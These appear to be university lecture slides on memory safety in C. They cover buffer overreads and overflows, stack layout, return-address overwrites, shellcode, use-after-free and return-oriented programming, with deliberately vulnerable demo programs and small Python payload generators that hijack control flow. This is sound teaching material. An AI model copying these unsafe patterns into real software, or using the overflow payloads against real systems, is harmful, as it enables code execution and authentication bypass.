

Computer Security 2026 Memory Safety

Roberto Guanciale

Violation of memory safety

- A very common attack mechanism
- One of the most dangerous security threats
- Major concern due to
 - legacy code
 - careless programming
- Present in well-designed systems
 - Xbox
 - Heartbleed (OpenSSL)
 - Stagefright (Android media-stack)



Buffer Overflows (basics)

— — —

- Caused by programming error
 - Allows more data to be stored than capacity
 - Reads more data than the capacity
- Overwriting adjacent memory locations
 - corruption of program data
 - unexpected transfer of control
 - memory access violation
 - execution of code chosen by attacker

Example of Buffer overread

```
void main(int argc, char **argv) {  
    char name[8];  
    char pwd[8];  
    int i, n = 0;  
  
    strcpy(pwd, "pwd0");  
    strcpy(name, argv[1]);  
    n = atoi(argv[2]);  
  
    printf("Echo ");  
    for (i = 0; i < n; i++) {  
        printf("%c", name[i]);  
    }  
    printf("\n");  
}
```

./main roberto 0

> echo

./main roberto 1

> echo r

./main roberto 7

> echo roberto

./main roberto 16

?

./main roberto 32

?

- IndexOutOfBoundsException
- Program terminates
- Other

Example of Buffer overread

```
void main(int argc, char **argv) {
    char name[8];
    char pwd[8];
    int i, n = 0;

    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);
    n = atoi(argv[2]);

    printf("Echo ");
    for (i = 0; i < n; i++) {
        printf("%c", name[i]);
    }
    printf("\n");
}
```

./main roberto 0

> echo

./main roberto 1

> echo r

./main roberto 7

> echo roberto

./main roberto 16

echo roberto??????

./main roberto 32

echo roberto?????pwd0????

Heartbleed

<https://gist.github.com/simonwagner/10271224>

— — —

Memory Layout

```
int main(int argc, char **argv) {
    char name[8];
    char pwd[8];
    int i, n = 0;

    printf("Start\n");

    // Print the memory addresses of the name and pwd variables
    printf("Pointer %p\n", name);
    printf("Pointer %p\n", pwd);

    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);
    n = atoi(argv[2]);

    printf("Echo ");
    for (i = 0; i < n; i++) {
        printf("%c", name[i]);
    }
    printf("\n");

    printf("End\n");
    return 0;
}
```

Memory Layout

```
int main(int argc, char **argv) {
    char name[8];
    char pwd[8];
    int i, n = 0;

    printf("Start\n");


    // Print the memory addresses of the name and pwd variables
    printf("Pointer %p\n", name);
    printf("Pointer %p\n", pwd);

    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);
    n = atoi(argv[2]);

    printf("Echo ");
    for (i = 0; i < n; i++) {
        printf("%c", name[i]);
    }
    printf("\n");

    printf("End\n");
    return 0;
}
```

Address	Content	Variable
0x7fffffffdd10	roberto\0	name
0x7fffffffdd20	pwd\0	pwd



Stack?
Heap?
Data Memory?

Program Fix

```
void main(int argc, char **argv) {  
    char name[8];  
    char pwd[8];  
    int i, n = 0;  
  
    strcpy(pwd, "pwd0");  
    strcpy(name, argv[1]);  
    n = atoi(argv[2]);  
  
    printf("Echo ");  
    for (i = 0; i < n; i++) {  
        printf("%c", name[i]);  
    }  
    printf("\n");  
}
```

Program Fixes - by chatGPT

```
void main(int argc, char **argv) {
    char name[8];
    char pwd[8];
    int i, n = 0;

    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);
    n = atoi(argv[2]);

    printf("Echo ");
    for (i = 0; i < n; i++) {
        printf("%c", name[i]);
    }
    printf("\n");
}
```

- Validate User Input:

```
n = atoi(argv[2]);

// Ensure n is within bounds of the buffer size
if (n > sizeof(name)) {
    n = sizeof(name);
}
```

Buffer Overflow example

```
int main(int argc, char **argv) {
    char name[8];
    char pwd[8];

    printf("Start\n");

    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);

    printf("Hello %s\n", name);
    printf("PWD %s\n", pwd);
    printf("Pointer %p\n", name);
    printf("Pointer %p\n", pwd);

    if (strcmp(pwd, argv[2])) {
        printf("non authorized\n");
    } else {
        printf("authorized\n");
    }

    printf("End\n");
    return 0;
}
```

```
./main roberto pwd0
start
Hello roberto
PWD pwd0
Pointer 0x7fffffffddcd0
Pointer 0x7fffffffddce0
authorized
```

```
./main roberto hello
start
Hello roberto
PWD pwd0
Pointer 0x7fffffffddcd0
Pointer 0x7fffffffddce0
non authorized
```

Buffer Overflow example

```
int main(int argc, char **argv) {
    char name[8];
    char pwd[8];

    printf("Start\n");


    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);

    printf("Hello %s\n", name);
    printf("PWD %s\n", pwd);
    printf("Pointer %p\n", name);
    printf("Pointer %p\n", pwd);

    if (strcmp(pwd, argv[2])) {
        printf("non authorized\n");
    } else {
        printf("authorized\n");
    }

    printf("End\n");
    return 0;
}
```

Address	Content	Variable
0x7fffffffddcd0	roberto\0	name
0x7fffffffddce0	pwd\0	pwd



16 bytes

Buffer Overflow example

```
int main(int argc, char **argv) {
    char name[8];
    char pwd[8];

    printf("Start\n");


    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);

    printf("Hello %s\n", name);
    printf("PWD %s\n", pwd);
    printf("Pointer %p\n", name);
    printf("Pointer %p\n", pwd);

    if (strcmp(pwd, argv[2])) {
        printf("non authorized\n");
    } else {
        printf("authorized\n");
    }

    printf("End\n");
    return 0;
}
```

Address	Content	Variable
0x7fffffffddcd0	roberto\0	name
0x7fffffffddce0	pwd\0	pwd



16 bytes

Can I login with a wrong password?

Buffer Overflow example

```
int main(int argc, char **argv) {
    char name[8];
    char pwd[8];

    printf("Start\n");


    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);

    printf("Hello %s\n", name);
    printf("PWD %s\n", pwd);
    printf("Pointer %p\n", name);
    printf("Pointer %p\n", pwd);

    if (strcmp(pwd, argv[2])) {
        printf("non authorized\n");
    } else {
        printf("authorized\n");
    }

    printf("End\n");
    return 0;
}
```

Address	Content	Variable
0x7fffffffddcd0	roberto\0	name
0x7fffffffddce0	pwd\0	pwd



16 bytes

Can I login with a wrong password?

Can I modify the password?

./main 1234567890123456hello hello

Buffer Overflow example

```
int main(int argc, char **argv) {
    char name[8];
    char pwd[8];

    printf("Start\n");

    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);

    printf("Hello %s\n", name);
    printf("PWD %s\n", pwd);
    printf("Pointer %p\n", name);
    printf("Pointer %p\n", pwd);

    if (strcmp(pwd, argv[2])) {
        printf("non authorized\n");
    } else {
        printf("authorized\n");
    }

    printf("End\n");
    return 0;
}
```

Address	Content	Variable
0x7fffffffddcd0	1234567890123456	name
0x7fffffffddce0	hello\0	pwd

Can I login with a wrong password?

Can I modify the password?

./main 1234567890123456hello hello

Program Fix

```
int main(int argc, char **argv) {
    char name[8];
    char pwd[8];

    printf("Start\n");

    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);

    printf("Hello %s\n", name);
    printf("PWD %s\n", pwd);
    printf("Pointer %p\n", name);
    printf("Pointer %p\n", pwd);

    if (strcmp(pwd, argv[2])) {
        printf("non authorized\n");
    } else {
        printf("authorized\n");
    }

    printf("End\n");
    return 0;
}
```

Program Fix by chatGPT

```
int main(int argc, char **argv) {
    char name[8];
    char pwd[8];

    printf("Start\n");

    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);

    printf("Hello %s\n", name);
    printf("PWD %s\n", pwd);
    printf("Pointer %p\n", name);
    printf("Pointer %p\n", pwd);

    if (strcmp(pwd, argv[2])) {
        printf("non authorized\n");
    } else {
        printf("authorized\n");
    }

    printf("End\n");
    return 0;
}
```

1. Bounds Checking with strncpy Instead of strcpy:

```
strncpy(name, argv[1], sizeof(name) - 1);
name[sizeof(name) - 1] = '\0'; // Ensure null-termination
```

Program Fix by chatGPT

```
int main(int argc, char **argv) {
    char name[8];
    char pwd[8];

    printf("Start\n");

    strcpy(pwd, "pwd0");
    strcpy(name, argv[1]);

    printf("Hello %s\n", name);
    printf("PWD %s\n", pwd);
    printf("Pointer %p\n", name);
    printf("Pointer %p\n", pwd);

    if (strcmp(pwd, argv[2])) {
        printf("non authorized\n");
    } else {
        printf("authorized\n");
    }

    printf("End\n");
    return 0;
}
```

1. Bounds Checking with strncpy Instead of strcpy
2. Use Dynamic Memory for Flexibility

```
char *name = malloc(strlen(argv[1]) + 1); // +1 for the null-terminator
char *pwd = malloc(5); // 4 for "pwd0" + 1 for null-terminator

if (name == NULL || pwd == NULL) {
    printf("Memory allocation failed\n");
    return 1;
}

strcpy(pwd, "pwd0");
strcpy(name, argv[1]);
```

Buffer Overflow Attacks

— — —

- To exploit a buffer overflow an attacker must:
 - Identify a buffer overflow vulnerability in some program
 - Source code inspection (e.g., on GitHub log)
 - <https://github.com/search?q=buffer+overflow&type=issues>
 - Binary code inspection
 - Tracing execution
 - Fuzzing tools (random inputs)
- Understand how the buffer is stored in memory
- Determine effects of corruption

Memory Safety in Programming Languages

— — —

- Assembler
 - at machine level all data is an array of bytes
 - interpretation depends on instructions used
 - manual stack management
- C / C++
 - data-structure abstraction / automatic stack management
 - manual heap deallocation
 - you can still do `*((int *)666)=0;`
 - or `(void (*)(void)) (666) ();`
- Java / Python / ML / modern high-level languages
 - have a strong notion of type and valid operations
 - not vulnerable to buffer overflows
 - garbage collectors
 - overhead and jitter

Legacy code: widely used, unsafe, vulnerable.

gecko-dev

- rust 11%
- C: 14%
- C++: 27%

Memory Layout of a process

— — —

↑
Stack

.....

Heap

Global data

Linked lib code and prog code

Memory Layout of a process

— — —

```
int gloabl_var = 0;

int main(int argc, char ** argv) {
    int stack_var = 1;

    int * heap_var = malloc(sizeof(int));

    printf("Global: %p\n", &gloabl_var);
    printf("Stack: %p\n", &stack_var);
    printf("Heap: %p\n", heap_var);
    printf("Code: %p\n", &main);
    printf("Lib: %p\n", &malloc);
}
```

> ./main

Global: 0x601054

Stack: 0x7fffffffddcfc

Heap: 0x602010

Code: 0x4005f6

Lib: 0x4004f0

Stack

```
void hello(char *msg) {
```

```
    return;
}

int main(int argc, char **argv) {
    char mainTag[16] = "Roberto";

    printf("main adr \t%p\n", &main);
    printf("hello adr \t%p\n", &hello);
    printf("mainTag adr \t%p\n", mainTag);

    hello(mainTag);

    return 0;
}
```

> ./main

main adr 0x40068c

hello adr 0x400586

mainTag adr 0x7fffffffdd00

Stack

```
void hello(char *msg) {  
    char buffer[16];  
  
    printf("&msg adr \t%p\n", &msg);  
    printf("msg adr \t%p\n", msg);  
    printf("buffer adr \t%p\n", buffer);  
}
```

```
return;  
}  
  
int main(int argc, char **argv) {  
    char mainTag[16] = "Roberto";  
  
    printf("main adr \t%p\n", &main);  
    printf("hello adr \t%p\n", &hello);  
    printf("mainTag adr \t%p\n", mainTag);  
  
    hello(mainTag);  
  
    return 0;  
}
```

> ./main

main adr	0x40068c
hello adr	0x400586
mainTag adr	0x7fffffffdd00

&msg adr	0x7fffffffddcc8
msg adr	0x7fffffffdd00
buffer adr	0x7fffffffddcd0

0x7fffffffdd00 mainTag: Roberto

Stack

```
void hello(char *msg) {  
    char buffer[16];  
  
    printf("&msg adr \t%p\n", &msg);  
    printf("msg adr \t%p\n", msg);  
    printf("buffer adr \t%p\n", buffer);  
}
```

```
    return;  
}  
  
int main(int argc, char **argv) {  
    char mainTag[16] = "Roberto";  
  
    printf("main adr \t%p\n", &main);  
    printf("hello adr \t%p\n", &hello);  
    printf("mainTag adr \t%p\n", mainTag);  
  
    hello(mainTag);  
  
    return 0;  
}
```

> ./main

```
main adr          0x40068c  
hello adr         0x400586  
mainTag adr       0x7fffffffdd00
```

```
&msg adr          0x7fffffffddcc8  
msg adr           0x7fffffffdd00  
buffer adr        0x7fffffffddcd0
```

0x7fffffffdd00 mainTag: Roberto

```
0x7fffffffddcd0  buffer:  ?  
0x7fffffffddcc8  &msg:    0x7fffffffdd00
```

Stack

```
void hello(char *msg) {  
    char buffer[16];  
  
    printf("&msg adr \t%p\n", &msg);  
    printf("msg adr \t%p\n", msg);  
    printf("buffer adr \t%p\n", buffer);  
}
```

```
return;  
}  
  
int main(int argc, char **argv) {  
    char mainTag[16] = "Roberto";  
  
    printf("main adr \t%p\n", &main);  
    printf("hello adr \t%p\n", &hello);  
    printf("mainTag adr \t%p\n", mainTag);  
  
    hello(mainTag);  
  
    return 0;  
}
```

> ./main

```
main adr          0x40068c  
hello adr         0x400586  
mainTag adr       0x7fffffffdd00
```

```
&msg adr          0x7fffffffddcc8  
msg adr           0x7fffffffdd00  
buffer adr        0x7fffffffddcd0
```

0x7fffffffdd00 mainTag: Roberto

Where to return?

```
0x7fffffffddcd0 buffer: ?  
0x7fffffffddcc8 &msg: 0x7fffffffdd00
```

Stack

```
void hello(char *msg) {  
    char buffer[16];  
  
    printf("&msg adr \t%p\n", &msg);  
    printf("msg adr \t%p\n", msg);  
    printf("buffer adr \t%p\n", buffer);  
}
```

```
    return;  
}  
  
int main(int argc, char **argv) {  
    char mainTag[16] = "Roberto";  
  
    printf("main adr \t%p\n", &main);  
    printf("hello adr \t%p\n", &hello);  
    printf("mainTag adr \t%p\n", mainTag);  
  
    hello(mainTag);  
  
    return 0;  
}
```

> ./main

```
main adr          0x40068c  
hello adr         0x400586  
mainTag adr       0x7fffffffdd00
```

```
&msg adr          0x7fffffffddcc8  
msg adr           0x7fffffffdd00  
buffer adr        0x7fffffffddcd0
```

0x7fffffffdd00 mainTag: Roberto

```
0x7fffffffddce8  Return Ptr:  0x4006fb  
0x7fffffffddce0  Frame Ptr:   0x7fffffffdd10  
0x7fffffffddcd0  buffer:     ?  
0x7fffffffddcc8  &msg:       0x7fffffffdd00
```

Stack

```
void hello(char *msg) {
    char buffer[16];

    printf("&msg adr \t%p\n", &msg);
    printf("msg adr \t%p\n", msg);
    printf("buffer adr \t%p\n", buffer);

    printf("enter the message for %s: \n", msg);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *((void **)(buffer + 24)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *(void **)(buffer + 24));

    return;
}

int main(int argc, char **argv) {
    char mainTag[16] = "Roberto";

    printf("main adr \t%p\n", &main);
    printf("hello adr \t%p\n", &hello);
    printf("mainTag adr \t%p\n", mainTag);

    hello(mainTag);

    return 0;
}
```

> ./main

```
main adr          0x40068c
hello adr         0x400586
mainTag adr       0x7fffffffdd00
```

```
&msg adr         0x7fffffffddcc8
msg adr          0x7fffffffdd00
buffer adr       0x7fffffffddcd0
```

```
> Enter the message for Roberto
adr              0x7fffffffdd10
adr              0x4006fb
```

Hello

```
> Message for Roberto is Hello
adr              0x7fffffffdd10
adr              0x4006fb
```

Stack

```
void hello(char *msg) {
    char buffer[16];

    printf("&msg adr \t%p\n", &msg);
    printf("msg adr \t%p\n", msg);
    printf("buffer adr \t%p\n", buffer);

    printf("enter the message for %s: \n", msg);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *((void **)(buffer + 24)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *(void **)(buffer + 24));

    return;
}

int main(int argc, char **argv) {
    char mainTag[16] = "Roberto";

    printf("main adr \t%p\n", &main);
    printf("hello adr \t%p\n", &hello);
    printf("mainTag adr \t%p\n", mainTag);

    hello(mainTag);

    return 0;
}
```

> ./main

```
main adr          0x40068c
hello adr         0x400586
mainTag adr       0x7fffffffdd00
```

```
&msg adr         0x7fffffffddcc8
msg adr          0x7fffffffdd00
buffer adr        0x7fffffffddcd0
```

> Enter the message for Roberto

```
adr              0x7fffffffdd00
adr              0x4006fb
```

Hello

> Message for Roberto is He

```
adr              0x7fffffffdd10
adr              0x4006fb
```

What happen if we
enter more than 16
characters?

Stack

```
void hello(char *msg) {
    char buffer[16];

    printf("&msg adr \t%p\n", &msg);
    printf("msg adr \t%p\n", msg);
    printf("buffer adr \t%p\n", buffer);

    printf("enter the message for %s: \n", msg);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *((void **)(buffer + 24)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *(void **)(buffer + 24));

    return;
}

int main(int argc, char **argv) {
    char mainTag[16] = "Roberto";

    printf("main adr \t%p\n", &main);
    printf("hello adr \t%p\n", &hello);
    printf("mainTag adr \t%p\n", mainTag);

    hello(mainTag);

    return 0;
}
```

> ./main

main adr	0x40068c
hello adr	0x400586
mainTag adr	0x7fffffffffdd00

&msg adr	0x7fffffffffdcc8
msg adr	0x7fffffffffdd00
buffer adr	0x7fffffffffdcd0

> Enter the message for Roberto

adr	0x7fffffffffdd10
adr	0x4006fb

1234567890123456

> Message for Roberto is Hello

adr	0x7fffffffffdd00
adr	0x4006fb

Stack

```
void hello(char *msg) {
    char buffer[16];

    printf("&msg adr \t%p\n", &msg);
    printf("msg adr \t%p\n", msg);
    printf("buffer adr \t%p\n", buffer);

    printf("enter the message for %s: \n", msg);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *((void **)(buffer + 24)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *(void **)(buffer + 24));

    return;
}

int main(int argc, char **argv) {
    char mainTag[16] = "Roberto";

    printf("main adr \t%p\n", &main);
    printf("hello adr \t%p\n", &hello);
    printf("mainTag adr \t%p\n", mainTag);

    hello(mainTag);

    return 0;
}
```

> ./main

```
main adr          0x40068c
hello adr         0x400586
mainTag adr       0x7fffffffdd00
```

```
&msg adr          0x7fffffffddcc8
msg adr           0x7fffffffdd00
buffer adr        0x7fffffffddcd0
```

> Enter the message for Roberto

```
adr               0x7fffffffdd10
adr               0x4006fb
```

1234567890123456a

> Message for Roberto is Hello

```
adr               0x7fffffff0061
adr               0x4006fb
```

Stack Buffer Overflows

— — —

- occurs when buffer is located on stack
 - used by Morris Worm
- local variables below saved frame pointer and return address
- hence overflow of a local buffer can potentially overwrite these key control elements

Control Flow Subversion: Return attack

```
void hello(char *msg) {
    char buffer[16];

    printf("&msg adr \t%p\n", &msg);
    printf("msg adr \t%p\n", msg);
    printf("buffer adr \t%p\n", buffer);

    printf("enter the message for %s: \n", msg);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *((void **)(buffer + 24)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *(void **)(buffer + 24));

    return;
}

int main(int argc, char **argv) {
    char mainTag[16] = "Roberto";

    printf("main adr \t%p\n", &main);
    printf("hello adr \t%p\n", &hello);
    printf("mainTag adr \t%p\n", mainTag);

    hello(mainTag);

    return 0;
}
```

> ./main

main adr	0x40068c
hello adr	0x400586
mainTag adr	0x7fffffffffdd00

&msg adr	0x7fffffffffdcc8
msg adr	0x7fffffffffdd00
buffer adr	0x7fffffffffdcd0

> Enter the message for Roberto

adr	0x7fffffffffdd10
adr	0x4006fb

1234567890123456abcdabcd12345678

> Message for Roberto is Hello

adr	0x6463626164636261
adr	0x3837363534333231

Control Flow Subversion: Return attack

```
void hello(char *msg) {
    char buffer[16];

    printf("&msg adr \t%p\n", &msg);
    printf("msg adr \t%p\n", msg);
    printf("buffer adr \t%p\n", buffer);

    printf("enter the message for %s: \n", msg);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *((void **)(buffer + 24)));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr \t\t%p\n", *(void **)(buffer + 16));
    printf("adr \t\t%p\n", *(void **)(buffer + 24));

    return;
}

int main(int argc, char **argv) {
    char mainTag[16] = "Roberto";

    printf("main adr \t%p\n", &main);
    printf("hello adr \t%p\n", &hello);
    printf("mainTag adr \t%p\n", mainTag);

    hello(mainTag);

    return 0;
}
```

> ./main

```
main adr          0x40068c
hello adr         0x400586
mainTag adr       0x7fffffffdd00
```

```
&msg adr         0x7fffffffddcc8
msg adr          0x7fffffffdd00
buffer adr       0x7fffffffddcd0
```

```
> Enter the message for Roberto
adr              0x7fffffffdd10
adr              0x4006fb
```

```
1234567890123456abcdabcd12345678
```

```
> Message for Roberto is Hello
adr              0x6463626164636261
adr              0x400586
```

```
#!/usr/bin/python
sys.stdout.buffer.write(b'a' * 24)
sys.stdout.buffer.write(
    (0x400586).to_bytes(8, 'little'))
```

Control Flow Subversion: Return attack

— — —

- Attacker needs
 - Know where the function is loaded
 - (the address is used to override the return pointer)
 - use debugger
 - Know space below the frame pointer
 - Inspection
 - Know valid value for overwriting frame pointer
 - Take into account little-Endian vs big-Endian

Shellcode

— — —

- code supplied by attacker
 - often saved in buffer that is overflowed
 - traditionally transfer control to a shell
- machine code
 - specific to processor and operating system
 - traditionally needed good assembly language skills
 - more recently automated sites/tool
- <https://www.exploit-db.com/shellcodes>
- classic Intel Linux shellcode to run Bourne shell
- A shell code should
 - marshall argument for `execve()` (e.g. `/bin/sh`)
 - include all code to invoke system function
 - be position-independent
 - not contain NULLs (C string terminator)

Example Shell Code

```
void hello(char *msg) {
    char buffer[128];

    printf("&msg adr \t%p\n", &msg);
    printf("msg adr \t%p\n", msg);
    printf("buffer adr \t%p\n", buffer);

    printf("enter the message for %s: \n", msg);
    printf("adr \t%p\n", *(void **)(buffer + 128));
    printf("adr \t%p\n", *(void **)(buffer + 136));

    gets(buffer);

    printf("message for %s is %s\n", msg, buffer);
    printf("adr \t%p\n", *(void **)(buffer + 128));
    printf("adr \t%p\n", *(void **)(buffer + 136));

    return;
}

int main(int argc, char **argv) {
    char mainTag[16] = "Roberto";

    printf("main adr \t%p\n", &main);
    printf("hello adr \t%p\n", &hello);
    printf("mainTag adr \t%p\n", mainTag);

    hello(mainTag);
}
```

```
main adr      0x4006a2
hello adr     0x400586
mainTag adr   0x7fffffffdd00
```

```
&msg adr      0x7fffffffddc58
msg adr       0x7fffffffdd00
buffer adr    0x7fffffffddc60
```

enter the message for Roberto:

```
adr          0x7fffffffdd10
adr          0x400711
```

```
#!/usr/bin/python
x = open("shell.bin").read()
```

```
sys.stdout.buffer.write(x)
sys.stdout.buffer.write("a" * (128 - len(x)))
sys.stdout.buffer.write(
    (0x7fffffffdd10).to_bytes(8, 'little'))
sys.stdout.buffer.write(
    (0x7fffffffddc60).to_bytes(8, 'little'))
```

```
sys.stdout.buffer.write("echo "hello" > file.txt\n")
```

Xbox softmod

— — —

- Xbox dashboard uses code signing to prevent execution of non-licit code
- exploits in savegame
 - MechAssault, Splinter Cell, and 007 Agent Under Fire
- execution of arbitrary code:
 - FTP server to copy a font
- font-hack exploits a buffer overflow in the Xbox font loader which is part of the dashboard
 - execution of arbitrary unsigned code

More Stack Overflow Variants

— — —

- victim program can be:
 - a trusted system utility
 - network service daemon
 - commonly used library code, e.g. image processing
- shellcode functions
 - spawn shell
 - create listener to launch shell on connect
 - create reverse connection to attacker
 - change firewall rules
 - ...

Global Data Overflow

— — —

- can attack buffer located in global data
 - may be located above program code
- no return address
 - hence no easy transfer of control
- may have function pointers (e.g. C++ virtual tables) or
- manipulate management data structures

Heap Overflow

— — —

- attack buffer located in heap
- typically located above program code
- memory requested by programs to use in dynamic data structures (e.g. linked lists, malloc)
- also possible due to dangling pointers (see later)
- no return address
- may have function pointers (e.g. C++ virtual tables)
- or manipulate management data structures

Return to System Call

— — —

- Attacker gains control of the system-call stack
- System-call control flow (OS) hijacked to execute arbitrary program
- Non-privileged SW executed as privileged

Other memory safety problems

— — —

Dangling pointers: do not point to a valid object of the appropriate type

Causes:

- wrong dynamic cast of pointers

```
Cat {int x; int y}
```

```
Dog {int x}
```

```
Dog * x = malloc(sizeof(Dog));  
add(list, x);  
  
...  
void * y = get(list,0);  
miaow((Cat *) y);
```

Other memory safety problems

— — —

Dangling pointers: do not point to a valid object of the appropriate type

Causes:

- wrong dynamic cast of pointers
- missing update of pointers when memory is released (explicitly with free, implicitly by destroying the stack frame)

```
Dog * x = malloc(sizeof(Dog));  
free(x);
```

...

```
// location of x is reused
```

```
Cat * y = malloc(sizeof(Cat));
```

...

```
woof(x);
```

Other memory safety problems

— — —

Dangling pointers: do not point to a valid object of the appropriate type

Causes:

- wrong dynamic cast of pointers
- missing update of pointers when memory is released (explicitly with free, implicitly by destroying the stack frame)
- missing initialization of pointers

```
void f() {  
    int x = 42  
    ...  
}
```

```
void g() {  
    Dog * x; // Uninitialized  
    woof(x);  
}  
void main() {  
    f();  
    g();  
}
```

Other memory safety problems

— — —

Usage of non-initialized memory

```
void f() {  
    int pwd = 123456;  
    ...  
}  
  
int g() {  
    int public_var; //Uninitialized  
    return public_var;  
}  
  
void main() {  
    f();  
    printf("%d", g());  
}
```

Other memory safety problems

— — —

Double free

```
Dog * dog;  
Cat * cat;  
Horse * horse;  
  
void main() {  
    dog = malloc(sizeof(Dog));  
    free(dog);  
    cat = malloc(sizeof(Cat));  
    free(dog);  
    horse = malloc(sizeof(Horse));  
    miaow(cat)  
}
```

Other memory safety problems

— — —

Memory leaks

```
void f() {  
    char * pwd = malloc(64);  
    ...  
    return  
}  
  
void main() {  
    for (i=0; ...; i++ ){  
        f();  
    }  
}
```

Code Reuse Attacks

— — —

- attacker hijacks program control flow
 - E.g. by taking control of call stack (Return Oriented Programming)
- goal is to executes chosen machine instruction sequences
 - called "gadgets"
- each gadget ends with an indirect transfer of control
 - e.g. a return instruction
- gadgets are located within the existing program
- chained together, gadgets allow to perform arbitrary operations
 - Without the need of modifying program code

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}
```

```
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}
```

```
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4, pc  
}
```

```
Stack:  
    &next  
    0  
    &g3  
    Y-0x10  
    &g2  
    0  
    X  
    &g1
```

Goal: compute $*X=*Y$

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}
```

```
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}
```

```
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4, pc  
}
```

```
Stack:  
    &next  
    0  
    &g3  
    Y-0x10  
    &g2  
    0  
    X  
    &g1
```

Goal: compute $*X=*Y$

```
Regs  
    R0: ?  
    R4: ?
```

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}
```

```
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}
```

```
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4, pc  
}
```

```
Stack:  
    &next  
    0  
    &g3  
    Y-0x10  
    &g2  
    0  
    X  
    &g1
```

Goal: compute $*X=*Y$

```
Regs  
    R0: ?  
    R4: ?
```

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}
```

```
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}
```

```
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4, pc  
}
```

```
Stack:  
    &next  
    0  
    &g3  
    Y-0x10  
    &g2  
    0  
    X
```

Goal: compute $*X=*Y$

```
Regs  
    R0: ?  
    R4: ?
```

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}
```

```
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}
```

```
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4, pc  
}
```

```
Stack:  
    &next  
    0  
    &g3  
    Y-0x10  
    &g2  
    0  
    X
```

Goal: compute $*X=*Y$

```
Regs  
    R0: X  
    R4: 0
```

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}
```

```
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}
```

```
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4, pc  
}
```

```
Stack:  
    &next  
    0  
    &g3  
    Y-0x10  
    &g2  
    0  
    X
```

Goal: compute $*X=*Y$

